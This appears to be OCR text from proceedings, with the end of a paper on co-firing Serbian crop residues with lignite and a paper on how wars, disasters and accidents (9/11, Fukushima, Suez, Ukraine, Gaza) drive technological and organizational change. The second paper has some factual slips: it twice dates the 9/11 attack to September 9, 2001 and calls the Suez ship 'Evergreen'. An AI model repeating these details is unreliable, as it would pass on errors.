
Source: (FAOSTAT, Retrieved April 11, 2024)

Figure 4: Production of soya beans in Serbia for the period from 2012 to 2022 (total amount and area harvested)



Source: (FAOSTAT, Retrieved April 11, 2024)

Figure 5: Emission of N_2O (a) and CH_4 (b) due to the burning of crop residues in Serbia, average in the period 2011-2021



(a) (b)

Source: (FAOSTAT, Retrieved April 11, 2024)

3. Characteristics of the crop residue as an alternative fuel

The GHG emission during the biomass combustion is thought to be zero; there is no net increase in CO_2 because the biomass is considered to consume the same amount of CO_2 from the atmosphere during growth as it is released during combustion; so, released CO_2 is returned into the natural carbon loop. In addition, the alkaline ash from biomass captures some of CO_2 and SO_2 released by combustion (Vassilev et al, 2015; Demirbas, 2005).

Characteristics of a great variety of biomass fuels affect the whole process of biomass utilization (fuel supply, combustion system and emission). Due to differences in physical properties and chemical composition, combustion properties are considerably different for various biomass types and also when compared to coal. Numerous issues regarding the properties and combustion of agricultural residues are discussed (Werther et al., 2000). Biomass particles are large and non-spherical by shape, which influence heat and mass transfer and is challenging for the fuel conversion efficiency. The biomass

particle density is lower than for coal particle by a factor of 4-7. The biomass has low friability, but generally it is not necessary to reduce biomass particles to the same size as coals (Baxter, 2005). Biomass has lower heating value than most coals, generally due to the higher moisture and, in part, oxygen content. Biomass is higher in volatiles than even the low rank coals and usually consists of 70–80% volatile matter versus 10–50% for coals; thus, biomass particles quickly burn off and the time of complete combustion is short in comparison with coal particle of similar size. For particle sizes and heating rates such as in pulverized coal co-firing biomass yields up to 90–95% of its dry, inorganic-free mass during devolatilization, compared with 55–60% for most coals (Baxter, 2005). With respect to 'typical' coal, biomass has less carbon, more oxygen, low sulphur and more silica and potassium. The content of chlorine for certain biomass fuels can exceed the levels for coal. The compositions of biomass fuels are extremely variable, especially with respect to inorganic constituents, such as chlorine, alkali elements (like potassium) and alkaline earth metals, which are critical to the problems of ash formations, fouling and slagging. Characteristics of the solid biomass fuels and their most important effects can be found as summarized in details elsewhere (van Loo and Kooppejan, 2010).

Table 1: Properties of biomass fuels compared with coal

Fuel	**LHV (MJ/kg) daf**	**Volatile matter (mass %) daf**	**Ash (mass%) dry**	**Ultimate analysis (mass %) daf**				
				C	**H**	**O**	**N**	**S**
Straw	18.2	81.3	6.6	49.0	6.0	44.0	0.8	0.2
Wood	18.7	83.0	1.8	50.5	6.1	43.0	0.3	0.1
Bark	16.2	76.0	7.0	50.5	5.8	43.2	0.4	0.1
Peat	19.0	74.2	2.7	52.6	5.8	40.6	0.9	0.1
Typical bituminous coal	31.8	34.7	8.3	82.4	5.1	10.3	1.4	0.8

Source: (Dai et al, 2008)

Table 2: Properties of domestic wheat straw and Serbian lignite (Kostolac, Drmno)

Fuel	**LHV (MJ/kg) daf**	**Ash (mass %) dry**	**Ultimate analysis (mass %) daf**				
			C	**H**	**O**	**N**	**S**
Wheat straw	17.8	6.6	48.8	6.5	44.0	0.7	0.0
Lignite	24.7	39.7	66.4	6.3	22.8	2.6	1.9


Source: (Janić, 2000; Authors)

A comparison of coal and biomass properties and combustion is given in (Dai et al, 2008). Properties of different biomass fuels compared with 'typical' bituminous coal are summarized in Table 1 (where 'LHV' means 'lower heating value', while 'daf' and 'dry' mean 'dry ash-free' basis and 'dry basis', respectively). When compare the crop residue like domestic wheat straw with the low rank coal, such as Serbian lignite, there are to some extent different relations between the fuels, Table 2. Thus, it is necessary to take into account carefully the composition for each of the case-study fuels. Properties of different domestic biomass fuels are summarized in literature (Radovanović, 1994; Brkić et al, 2018).

4. The biomass/coal co-firing technology for power production

Demonstration of the co-firing of the biomass (cereal straw) with coal started in 1995 in 150 MW_e pulverized coal-fired boiler, at Unit 1, Sdustrup power plant, near Aarhus in Jutland, Denmark (van Loo and Kooppejan, 2010). There are three main configurations for the biomass/coal co-firing in power plants: direct, indirect and parallel co-firing. In direct co-firing at least two fuels are co-combusted in the same boiler, in indirect co-firing the solid fuel is gasified and then burns together with the gaseous fuel, while in parallel co-combustion the fuels are combusted in separate boilers, while the produced steam is fed to the same turbines (van Loo and Kooppejan, 2010; Liu, 2023). The co-firing configurations and technological schemes for each of them are shown in Figure 6.

Figure 6: Different co-firing configurations




Source: Authors

Great variety of the biomass fuels requires appropriate transport, handling and preparation (pretreatment) processes and systems. The processes may include preliminary size reduction, bulk handling, storage and transportation, washing/cleaning, drying and secondary size reduction prior to firing into the power plant. In the case of direct co-firing, reduction of the biomass particle maximal size to less than about 4-5 mm is required. In order to transport the fuel from the storage to combustion system, the feeding system is needed, affecting the performance and availability of the combustion system, so it must be adjusted to it carefully (van Loo and Kooppejan, 2010).

In nowadays' biomass conversion technologies, such as biomass/coal co-firing, torrefaction pretreatment method has attracted considerable attention. Torrefaction is a thermal process to upgrade the properties of biomass, in particular to increase the particle energy density and grindability, then approaching the properties of coal. During torrefaction, components with low energy density and strong hydrophilicity, such as hemicellulose and cellulose, are removed from the particle. Torrefaction of waste, such as the biomass agricultural waste, is currently of special interest because its properties (low energy density and grindability, high moisture content, irregular shape, hydrophilicity) can be reduced considerably (Głód at el, 2023). Release of chlorine, sulphur and potassium in torrefaction can alleviate ash-related problems during co-firing (Niu et al, 2019). Biomass torrefaction is most often performed at a relatively low temperature range: 200-300 ^{O}C. Torrefaction technology can be divided into dry and wet torrefaction and the dry torrefaction can be divided into inert and oxidative torrefaction, while regarding economy and practicality, oxidative torrefaction is considered more advantages. The biomass after torrefaction pretreatment is more suitable for combustion and co-firing (Yang et al, 2024).

Figure 7: Different modes of biomass feeding in direct co-firing



Source: Authors

For direct co-firing of biomass and coal, two methods of the fuel injection have been developed, Figure 7: Mode A, where the biomass and coal are blended in the fuel handling system and the blended fuel is then fed into the furnace and Mode B, in which there are separate fuel handling and separate burners for the biomass and coal, thus avoiding influence of the conventional coal delivery system. Generally speaking, for smaller amounts of biomass, the coal and biomass are milled together and both enter the same burner (Mode A) and for larger amounts of biomass, the biomass is milled separately and enters the furnace in a dedicated burner (Mode B), while other burners operate on coal (Belošević, 2010).

In order to optimize the co-firing process of pulverized coal (lignite) and the crop residues, such as the wheat straw, a number of operation parameters have to be properly managed, such as (Milićević, 2018):

- thermal share of the biomass in the coal/biomass mixture during co-combustion,
- quality of biomass and coal used in the co-firing,
- grinding fineness (size) of particles,
- injection mode of the biomass into the furnace,
- biomass, coal and air distributions over the burners and burner tiers, etc.

However, the biomass co-firing imposes serious risks and limitations. The fraction of biomass that can be fed into the pulverized coal-fired boiler is an important limit. A separate feeding system with dedicated biomass burners are required for higher biomass percentages. The thermal input from biomass can be in the range of 5–15% or possibly up to 20%, depending on the biomass feeding method (Sondreal et al, 2001). The addition of biomass to coal increases risks of fouling and slagging. High concentrations of potassium, chlorine and silica in herbaceous biomass (like most agricultural crops) represent a special concern for ash deposition and corrosion in power boilers and furnaces (Sondreal et al, 2001). High concentrations of potassium and chlorine in most agricultural residues is the main cause for problems with the ash deposits formation, fouling and slagging. Potassium facilitates formation of low melting-point eutectics and thus promote the ash sintering, while also silica reacts with potassium to form this kind of eutectics. Chlorine is responsible for formation of potassium chloride and ash deposits on low-temperature heating surfaces. The higher chlorine content in agricultural biomass causes also corrosion problems. In majority of cases the biomass co-firing ratio is less than or around 10% on the heat input basis, but for firing 20% of straw, corrosion rate is increased by 100-200%. Deposits from biomass are denser and more difficult to remove when compared to deposits from coal (Sami et al, 2001).

Comprehensive overview of the biomass/coal co-firing technology is available (Zhang and Meloni, 2020; Agbor et al, 2014). Some prospects of the waste biomass valorization as RES in Serbia and the co-firing in power plants in the Balkans region are also provided (Dodić et al, 2010; Hodžić et al, 2016).

5. Conclusions

Agricultural waste biomass, such as the crop residue, is an abundant indigenous RES in Serbia and might be utilized for sustainable power production by direct co-firing with coal (lignite), which is a sustainable way to remove this kind of waste, use its energy potential, mitigate harmful emissions and retrofit existing coal-fired power plants cost-effectively. Co-firing of the crop residues is presented as a promising technology for the biomass valorization and decarbonization in power sector, focusing the crop residue energy potential, fuel characteristics, fuel preparation and technology of co-firing with coal.

However, despite the progress already made, biomass and coal co-firing still faces many challenges. There are serious issues regarding the waste management and the co-firing process itself yet to be solved, such as increasing the biomass share in the co-firing as much as possible without disturbing the utility boiler operation and widen the domain of the biomass fuels used in the co-firing process.

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Tehnološka i organizaciona pomeranja izazvana ratovima, prirodnim katastrofama i industrijskim akcidentima

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Apstrakt: Ovaj rad ima za cilj da pokaže uzročno posledične veze između bezbednosnih i operativnih rizika, ključnih bezbednosnih incidenata, i/ili promene bezbednosne paradigme usled dobre borbene prakse u ratu i načina na koji su se nakon ovoga pojavili novi ili evoluirali postojeći tehnički sistemi i organizaciona praksa. Kako evolucija tehničkih sistema zavisi od više faktora, cilj je da se u radu za navedene primere da kontekst evolucije i objasni kako je uticao na evoluciju tehničkih sistema i kasnije promenu organizacije. Takođe, za neke od navedenih sistema urađena je prognoza budućeg razvoja uzimajući u obzir poznata ograničenja, te je dato predviđanje ishoda za navedene tehnologije i organizacione modele u doglednoj budućnosti.

Ključne reči: operativni rizici, evolucija, tehnički sistemi, organizacioni modeli.

Technological and organizational shifts caused by wars, natural disasters, and industrial accidents

Abstract in English: This paper aims to show cause-and-effect relationships between security and operational risks, key security incidents, and/or security paradigm shifts due to good warfighting practices and how new or evolved technical systems and organizational practices have subsequently emerged. As the evolution of technical systems depends on several factors, the aim is to give the context of the evolution and explain how it influenced the evolution of technical systems and the subsequent change of the organization. Also, for some of the mentioned systems, a forecast of future development was made taking into account the known limitations, and a prediction of the outcome for the mentioned technologies and organizational models in the foreseeable future was given.

Keywords: operational risks, evolution, technical systems, organizational models.

1. Introduction

Every major security incident is also a call to action, both political and regulatory, standardization, organizational and technical. The development of new technologies, that solve the problems of risk detection and its reduction or elimination, represents the basis on which public services, security agencies, the army, but also the economy, the banking, and the public sectors are later redefined. This is best seen when looking at how, after the attacks of September 11, 2001, in the USA, there was a redefinition of the public service and the role of the armed forces (Kennedy, 2017). Similarly, security incidents represent a source of innovative technical solutions designed to prevent the recurrence of a catastrophic event or other risks identified and confirmed through a security event. In this way, security incidents represent the starting point but also the context in which technical and technological solutions evolve and changes in organization and operations based on them.

2. The impact of technical, natural, and social disasters on technical and technological evolution

The mechanism responsible for the way and path of evolution of technical systems is not entirely clear, but the research conducted by the author Josef Taalbi clearly showed that it is possible to predict more

than 30% of innovation patterns and ways of system evolution within the national economy (Josef Taalbi, 2020). As it is clear from the historical analysis of crises and critical events that after a critical event, a suitable solution is always sought to avoid its recurrence or reduce the risk, critical security events will almost always give rise to new technical and/or organizational solutions. In some industries such as aerospace, this has even been established as a regulatory requirement. It is also clear that wars, as the greatest social catastrophes, define new security threats and the ways and methods of responding to them. If we look at the war as a hierarchical network of events, it is clear that the war will influence the creation of a network of innovations that can be predicted based on the basic war processes, and especially based on combat and logistical requirements. The results of the author's analysis clearly show that there is a consistency in the fact that innovations appear in a synergistic form in such a way that technological systems that are shaped according to technological requirements and specifications are not always balanced, i.e. that successful and widely accepted solutions exceed the technical specifications that are given to them.

On the other hand, the research of the authors Kastelle, Potts, and Dodgson allows us to predict the way the technical system will evolve by observing the sets of rules that were valid at the time of the evolution of the technical system. Namely, viewing innovation systems as sets of macro rules within a micro-meso-macro system of rules has implications for how we attempt to view and manage technical and social innovation. In this sense, innovative systems must be viewed as populations (Tim Kastelle, 2009). Accordingly, their analysis should not only describe whatever rules currently dominate in any observed system into which evolution occurs but also consider the diversity within the associated rules.

This allows us to assess the dynamics of the system by measuring relative changes in the population of rules. It is very important to study Innovation Systems at all three levels of analysis - micro, meso, and macro. Most of the current research emphasizes only the macro aspect of innovation systems - the description of which rules are currently present in certain systems.

The disadvantage of this approach, which is reflected in the observation of only the present rules is that this set of rules does not say anything about the possible ways of system evolution for that set of rules that is either unlikely or considered impossible in specific conditions or goes beyond the limits of the system. This is precisely where the potential for system evolution and innovative solutions lies, which do not appear in the normal conditions of operation and existence of super systems. Critical events most often break these established and common rules of the super system and introduce a new set of rules that then determine the possible directions of development and evolution of both technical systems and, consequently, organizational and operational solutions based on these newly introduced (evolutionary) rules. We can systematize the possible ways of system evolution by analogy with the living world and the evolution of the living world in the way shown in the figure below.

3. Observed security risks and critical events, their wider technological context, and the evolution of technological systems and organizational models

The security risks that will be dealt with in this work are already known because they have already manifested themselves through a series of accidents, and natural or social disasters and have shown how much destructive potential they have. Although this potential is usually greatest at the first appearance of such risks, i.e. at the stage when they are not yet fully known and clarified, it can be transferred in a similar form to potential events in the future.

3.1. Terrorist attack on the USA on 9/11

The terrorist attack on September 9, 2001, showed numerous weaknesses of security agencies and services but also showed security failures at the level of civil organizations, as well as how these failures could be exploited by malicious attackers. As the biggest terrorist act since World War II, this attack was analyzed in detail and numerous weak spots and new attack vectors were detected. From this analysis came a series of requirements for improving security, as well as the systems used. Also, as a consequence of the observed attacks, several new technologies were developed that were supposed to significantly reduce the risks of such an attack being repeated.

In this sense, as a consequence of the terrorist attack, the following occurred:

- Widespread application of video surveillance technology and significant improvement in the application of this technology, which soon moved from CCTV systems to digital video cameras

and DVRs, followed by the development of specialized software for reviewing large amounts of video content and identifying persons and vehicles, as well as the development of biometric systems for tracking individuals believed to be a security risk (Jessica Katzenstein, 2023). On the other hand, the mass application of surveillance over all public spaces, institutions, traffic, and even companies opened a debate regarding the relationship between trust (in the security system) and surveillance (Björklund, 2021), where different forms of surveillance were considered necessary and acceptable to forms of digital dictatorship (Liav Orgad, 2020).

- Development of technologies for monitoring and analyzing Internet communications and their mass application to monitor and prevent terrorist activities on the Internet. The demands for the development of these technologies have caused the development of software for the analysis of big data and tools for monitoring online activities (Dawinder S. Sidhu, 2007).
- Revision of security policies for all services and companies that were involved or the subject of a terrorist attack, which led to an agreement on the exchange of security information between government agencies, international agencies, and companies in sectors where the risks of terrorist attacks are expressed. This was pioneered by airlines that introduced mandatory locking of the cockpit before take-off to avoid similar attack scenarios and the use of civilian aircraft as a means of attacking critical infrastructure.
- Development of a whole range of solutions in construction and building management, as well as evacuation systems in commercial and residential buildings. These solutions include external evacuation systems, the mass introduction of internal video surveillance, and the BMS system (Rae W. Archibald, 2002).

3.2. Fukushima nuclear accident as a result of the earthquake and tsunami

The accident at the Fukushima 1 nuclear power plant caused by the consequences of the catastrophic earthquake in Japan in 2011 showed the safety weaknesses of nuclear power plants against major natural disasters.

In response to these security weaknesses, the IAEA developed the Nuclear Security Action Plan, which included the definition of a program to strengthen nuclear security at all nuclear facilities in the world. Initiatives such as the European Stress Test and the adoption of the Declaration on Nuclear Safety in Vienna defined the lessons learned in the field of nuclear safety as well as how to develop disaster response plans, and how to understand prevent or minimize the radiological consequences of nuclear accidents both regionally and internationally at the global level (IAEA, 2024), (IAEA, 2021).

3.3. Evergreen container ship stuck in the Suez Canal

Due to an unfortunate jamming, the stranded ship Evergreen in March 2021 created a total blockade of the passage through the Suez Canal. This maritime incident resulted in not only a temporary blockade of the passage through the Suez Canal and a consequent delay in the transport of goods but also demonstrated in a plastic way the vulnerabilities of the chains of creation and delivery of value and ultimately of the global economy. Incidents like this one and the one involving the Dali ship in April 2024, when the Baltimore Bridge collapsed and one of the largest ports in the USA was closed, showed that a global economy based on mass transport of goods and dispersed production is no longer possible, that is, it has reached its limits possibilities of its expansion. The crisis caused by the pandemic of the COVID-19 virus showed the same.

In this sense, as a result of the incident, a large number of manufacturers, as well as retail chains, began to re-apply intermediate inventory methods and return the production of critical goods closer to the target market, thus Toyota's paradigm of JIT (eng. Just in Time), which for years was dominant in managed production and on which international trade was largely based, ceased to be the dominant economic-production paradigm. Additional security measures are newly developed software tools and international agreements and standards that provide better insight into supply chains, which on the other hand directly affect target markets not only by increasing the level of security of supply and excluding the part of trade that was usually associated with speculative actions, but which is more important for this market by removing part of the uncertainty that was an integral part of business on the stock market in all countries.

Namely, the increased visibility changed the habits of investors and therefore caused shifts in economic branches, especially those that were largely dependent on imported goods. Solutions that have

translated supply chains into agile, with real-time control mechanisms are a direct consequence of these accidents and natural disasters (Özden Özkanlisoy, 2021). Also, the analysis of the incident led to a conclusion that applies to all types of traffic and sports. Namely, there is a noticeable trend in the growth of transport systems, whether it is vehicles, trucks, ships, or air transport, while at the same time, the supporting transport infrastructure is changing and growing too quickly, and as a result, the risk of similar accidents occurring again in the future is increasing. If this happens at critical points of traffic routes, this can cause a significant delay in transport, but also a complete interruption of supply chains (Rob A. Zuidwijk, 2021), which makes the economy based on the JIT paradigm significantly threatened and practically unsustainable in the future.

3.4. The war in Ukraine

The special strategic conditions created by the Cold War, characterized by the mass application of nuclear systems, have led to states conducting a ritual style of war, in which the demonstration of strength, instead of the physical application of violence (or the possibility of applying it in a real war conflict), becomes increasingly important. Within this environment, states have pushed the process of technological innovation in defense to extremes to demonstrate their military superiority (Warren Chin, 2019).

This massive peacetime investment in defense technology had a huge impact on the character of war (and other forms of conflict), leading to new strategic forms of it. On the other hand, the spread of military technology also affected the economy and society, which led to a form of internal transition of power within individual states. As the first open military conflict of the confronted parties in the Cold War, the Ukrainian war opened up the possibility of trying out new technological solutions in a real war environment, but also to rapidly evolving responses to them. It was this circumstance that influenced the war to become not only an engine of innovation, but also an opportunity to test some development ideas in reality. Running these ideas, especially if they prove to be successful, represents the initial step in the development path of new systems and consequently security procedures, organizational forms, and management models.

3.4.1. The emergence of mass use of drones

The course of the war in Ukraine has shown unequivocally that there has been an operational and technological shift from expensive and complex unmanned aerial vehicles with integrated complex combat systems to the production and then operational use of small, low-cost consumer drones that can be mass-produced (Paul Schwartz, 2024). The reasons that led to this shift are numerous: from the impossibility of integrating complex systems into combat operations in wartime conditions, over the price which plays a big role not only in terms of procurement but before the estimated life span and losses on the battlefield, to ease of use, production and procurement of consumable simple drones.

3.4.2. Application of hypersonic weapons and tools

Analyzing the war in Ukraine confirmed earlier allegations that hypersonic vehicles (missiles and drones) were developed, that is, the war clearly showed a sudden jump in the use of these types of weapons. What is an important change, not only in terms of changes on the battlefield but also changes to the ratio of forces and potential of the world's largest armies, is the possibility/risk of rapid neutralization of the key carriers of military potential and strength. Namely, there was an articulated and formulated threat that the use of such weapons could easily neutralize and sink aircraft carriers in a real war conflict, which is the crucial military potential of the USA and several other NATO countries (Centre for Joint Warfare Studies, 2022). This development significantly changes the balance of power and represents the first clearly expressed threat to US military dominance since World War II (Congressional Research Service, 2024). As the global world order and economic globalization are based on free sea trade, which is mainly ensured by the US naval forces, this is the first serious risk to existing economic relations and established flows of technological, economic, and economic cooperation in the world.

To examine this risk and take all the necessary steps to prevent such a scenario, the following measures are being implemented today:

- Development of systems for defense against hypersonic missiles. As a countermeasure, the

military-industrial complex of the USA is now working hard on the development of laser weapons (Christopher McFadden, 2024; Emma Helfrich, 2020).

- Massive influence on the media reduces the perception of the danger of this type of threat among citizens and creates the belief that it is much smaller than it is. This trend is also clearly visible within academic institutions and technological think (Dmitry Stefanovich, 2021).
- Development of systems that could assume the role of primary pillars of military power. Military analyst Kyle Mizokami believes that the time of dominance of large warships is over and that in the future they will be replaced by smaller ships built on a larger scale and/or completely new platforms that will have a similar role (Kyle Mizokami, 2024; Brandon J. Weichert, 2024), because drones massively take over certain roles that were played by planes and ships, can be significantly smaller and therefore faster and have a higher probability of survival, but also lower costs of construction and exploitation. Parallel to this, changes are visible on the organizational level (U.S. Naval Institute Staff, 2024).

On the other hand, there is also a visible desire to use as many advantages as possible of this type of weapon and to adapt them for use in as many different scenarios as possible, so Russia insists on the development of interoperability systems and the use of hypersonic missiles with as many combat platforms as possible

3.4.3. The appearance of robots on the battlefield - the robot as a weapon system, the robot as a tool

In the previous phase of the war, it was shown that the evacuation of wounded and injured fighters in real combat conditions (which includes the extraction of the wounded under fire) led to large additional losses, so in the developed phase of the war (April 2024), robots, i.e. UGV (Unmanaged ground vehicle), for these and similar realistic war scenarios, whether it's about logistics or extracting the wounded. There is ample evidence that the real application of this new technology has occurred (TASS, 2023; Alistair McDonald, 2024; CNN, 2017; Cameron Henderson, 2024).

The primary goal of this technology is not to replace humans in risky environments and combat actions but to redefine the composition, equipment, and way of using combat units. The development of this technology came through a series of iterations made by both warring parties. There is a visible shift from a remote-controlled casualty recovery vehicle that has limited combat range and deployment to an autonomous combat and logistics system that is based on merging known non-combat platforms with scenario-defined AI agents. Although the RAND Institute rated such systems as systems of limited applicability (because they are guided remotely and it is possible to interfere with the signal) (David Axe, 2024; Tarraf, 2020), now a significantly stronger resistance to interference is already noticeable, which is achieved by the simultaneous application of MESH, a network for transmission of control signals and built-in artificial intelligence agents for defined combat scenarios.

3.4.4. Development of potential - nuclear-powered cruise missiles and use of nuclear weapons in space

Although the SDI project (SDI-Strategic Defence Initiative) of the American president Ronald Reagan was forever abandoned as unnecessary after the fall of the USSR, today we see the significant development of armed systems that were announced at the time but never fully realized (mainly due to the high cost of development and lack of adequate argumentation to justify the necessary spending of money from the budget). However, after several months of war in Ukraine, Russia decided to enter into the development of certain weapons and tools as part of its military efforts, which seemed unnecessary, unjustified, too expensive, and finally impractical for use in a real war scenario.

Two weapons systems stand out in particular because they have unforeseeable implications: the application of nuclear propulsion for cruise missiles, because the application of this system could enable the launch of cruise missiles from domestic territory and hitting the target anywhere on earth (Timothy Wright, 2023), and the possibility of they are using nuclear warheads in space that could be weapons for the mass disabling and destruction of all satellites (Kari Bingen, 2024).

As today's armies and civil societies rely significantly on satellite communications and signal transmission, this would give the party that uses such weapons the opportunity to cancel any transmission of signals either over its territory or globally, which would make it significantly more difficult, and in some cases even completely impossible, to provide internet services and military

satellite services. As these are concept-based systems, that have never been tested (at least there is no clear indication that experiments with these systems have been successful), in practice the level of security threat is not clear, but it is clear that the threat is global and has the potential to in a short period, the balance of power, whether military or economic, changes, which is especially important for those economies that are based on the provision of Internet services. On the other hand, the application of the 9M730 Burevestnik missile would certainly have significant environmental consequences because the engine emits radiation throughout the flight, even if the missile is not armed with a warhead (Leah Walker, 2020).

As there is currently no clear indication of the effectiveness and reality of such systems, we can only state based on previous examples that there probably exists and is developing a suitable technology and a solution based on it that would neutralize or at least reduce this threat.

3.4.5. Use of sanctions as a weapon

As is visible from the volume of the Russian economy, and especially its growth in the period 2022-2024, sanctions as a way of economic warfare do not give adequate results. How the sanctions introduced by the USA, the EU, and Canada are implemented in Japan do not give the expected results, and the primary reason for this lies in the fact that Russian companies have managed to create a network of intermediary legal entities in friendly and neutral countries, and through them practically circumvent the imposed sanctions. A mechanism that is particularly interesting in this regard is visible from the congressional hearing of the international expert Ryan Berg, where the mechanism of the "ghost tanker" was explained (Ryan Berg, 2023; Ryan C. Berg, 2023).

This term refers to tankers under different flags, which sail with their transponders turned off, so it is difficult or impossible to locate them, and which most often transfer their cargo on the open sea, from one ship to another, to bypass sanctions and transfer oil or other derivatives on seemingly legitimate ships and finally sold precisely in those countries that have established and implement sanctions. What is now visible as an attempt at innovation is the creation of clear mechanisms for the control of trade at sea and the total visibility of value chains. These initiatives also have their civilian application - the application of the blockchain mechanism to all transactions related to goods starting from the place of origin of the goods to the place of consumption, which could have significant implications on the food and energy markets (especially today when it is insisted that the energy used originates from renewable sources). It is this component - a set of rules related to civil application that will provide, it is already obvious, the necessary means to develop these technologies and use them more massively.

Finally, we can show the chain of events and responses to critical security events and risks that have manifested themselves in the current course of the war in Ukraine as follows by introducing feedback links into the chain of events.

3.5. The war in Gaza

The war in Gaza is another conflict that threatens to redefine the boundaries of the known world, both in terms of the development of military technologies and war activities and in terms of a changed security paradigm in countries where tensions between social, national, or interest groups are visible and expressed. Although this war, in terms of the way the conflict was conducted, can be considered a logical evolution of the "Arab Spring", another conflict in the region that in the Arab world resulted in a significant change of forces and finally the change of certain regimes. What started then as a mass application of the Internet and social networks as a platform for organizing demonstrations has evolved in such a way that the applied paradigm also received its logical extension in the direction of application to military, that is terrorist activities. But the most important direction of evolution was not the use of Internet services as a communication platform and a single command post, but the use of the Internet as a tool for the evolution of production capacities and the arming of combat units and terrorists.

3.5.1. DIY weapons and using the Internet as a communication channel for a terrorist attack

The surprise attack on the Israeli kibbutzim and the music festival was carried out simultaneously in several locations with weapons that could not be considered sophisticated, and according to subsequent reports from the field, were home-made. The application of a popular online training model known as

DIY (Do It Yourself) has allowed Hamas terrorists to produce a relatively large number of weapons and ammunition, and to train for actions that far exceed the usual level of operations for terrorist groups. This is exactly what the security services did not expect and what led to a serious security breach that was used for the terrorist attack that started the war. Later reports from the field indicated the use of DIY weapons and ammunition by Hamas and other Palestinian units (McKay, 2023; NDTv, 2023). This is not an entirely new logistics strategy (The Guardian, 2016). Although this is mainly about primitive weapon systems and tactics, it is clear that the innovative way of manufacturing, equipping, preparing, and carrying out military operations was such that surprise and a series of easy military victories were achieved, which caused the escalation of the conflict. In retrospect, it becomes clear that what some security experts pointed to as a possibility when numerous sites appeared on the Internet where instructions on how to manufacture weapons and ammunition could be found in the public domain (Ragnar Benson, 1992; Integrated Micro-Electronics, 2022), today it becomes a real security risk that must be taken care of.

The world has not had the opportunity to see security failures of this nature and dimensions since 2001. Western governments and societies are particularly concerned about the possibility of using DIY weapons and tools by rebel social groups, especially in the scenario of climate migration, so they are already working on controlling internet content. Although similar measures were foreseen and implemented even after the terrorist attack in 2001, it is clear that they did not represent an adequate and satisfactory solution, so finding new solutions for dispersing security threats is still being worked on, and we should expect the emergence of new generations of solutions that would combine the logic of supply chains and the search for a related entity, but how far we are from real solutions in this area remains to be seen.

4. Possible new solutions and organizational models, trends, and possible outcomes for the observed technologies

As can be seen from the previous examples, certain technical and organizational solutions always have their sources in security risks (when they are articulated and measurable) or in security incidents (when previous security risks were not noticeable or validly considered in system development). Each security incident acts as the initial point of technological and organizational innovation, but also as the context of the same, and thus represents a set of rules in which evolution takes place. In this way, security incidents and the dynamics of the development of security threats act as a decisive factor in determining the direction of technological evolution and thus the outcome of evolution, that is, the appearance and characteristics of a new technical solution or organization established around it.

The terrorist attacks of September 9, 2001, the accident in Fukushima, and the war in Ukraine and Gaza represent significant security incidents that have conditioned or still condition the development of new solutions that strive to establish a security framework that guarantees the basic principles of the safety of citizens and property in situations that are similar to those who were present at the time of these events. As the war in Ukraine and Gaza is still going on, it is possible to expect some more significant security shifts, but the main trends in the evolution of technical systems have already been established by the mass use of drones, hypersonic weapons, and cheap, disposable weapons.

Also, it is clear that the DIY paradigm significantly changes the security environment and that in the future new efforts can be expected to use economic and industrial capacities as weapons. In this sense, some organizational measures have already been developed against turning the energy supply into a weapon - which led to the creation of energy security paradigms. Individual technical systems will have to converge and integrate under the influence of security triggers embodied in key events. Rapid advances and convergence in areas such as applied robotics, IT, and artificial intelligence will continue to have a revolutionary impact on the battlefield of the future (Daniel C. Billing, 2021). The disruption associated with these technologies will be most acutely experienced by the human warfighter at the tactical level, with increasing cognitive demands associated with mature wartime workloads that will grow as the demand for and use of new capabilities grows. In the long run, this is not a sustainable model, and there must be a change in the way units are organized and the way external operations are conducted.

5. Conclusion

From all of the above, it can be seen that there are cause-and-effect relationships between security and

operational risks, key security incidents, and/or changes in the security paradigm due to good combat practice in the war and how new technical systems and organizational practices emerged after this or evolved surrounded by technological solutions, such that they have a complex and adaptive character. As the evolution of technical systems depends on several factors, their influence is not always clearly measurable or even noticeable, but the following chain is visible from the examples mentioned:

1) Emergence of new technology => 2) Security analysis => 3) Technical specification => 4) New technological solution => 5) New organizational form => 6) New way of conducting operations

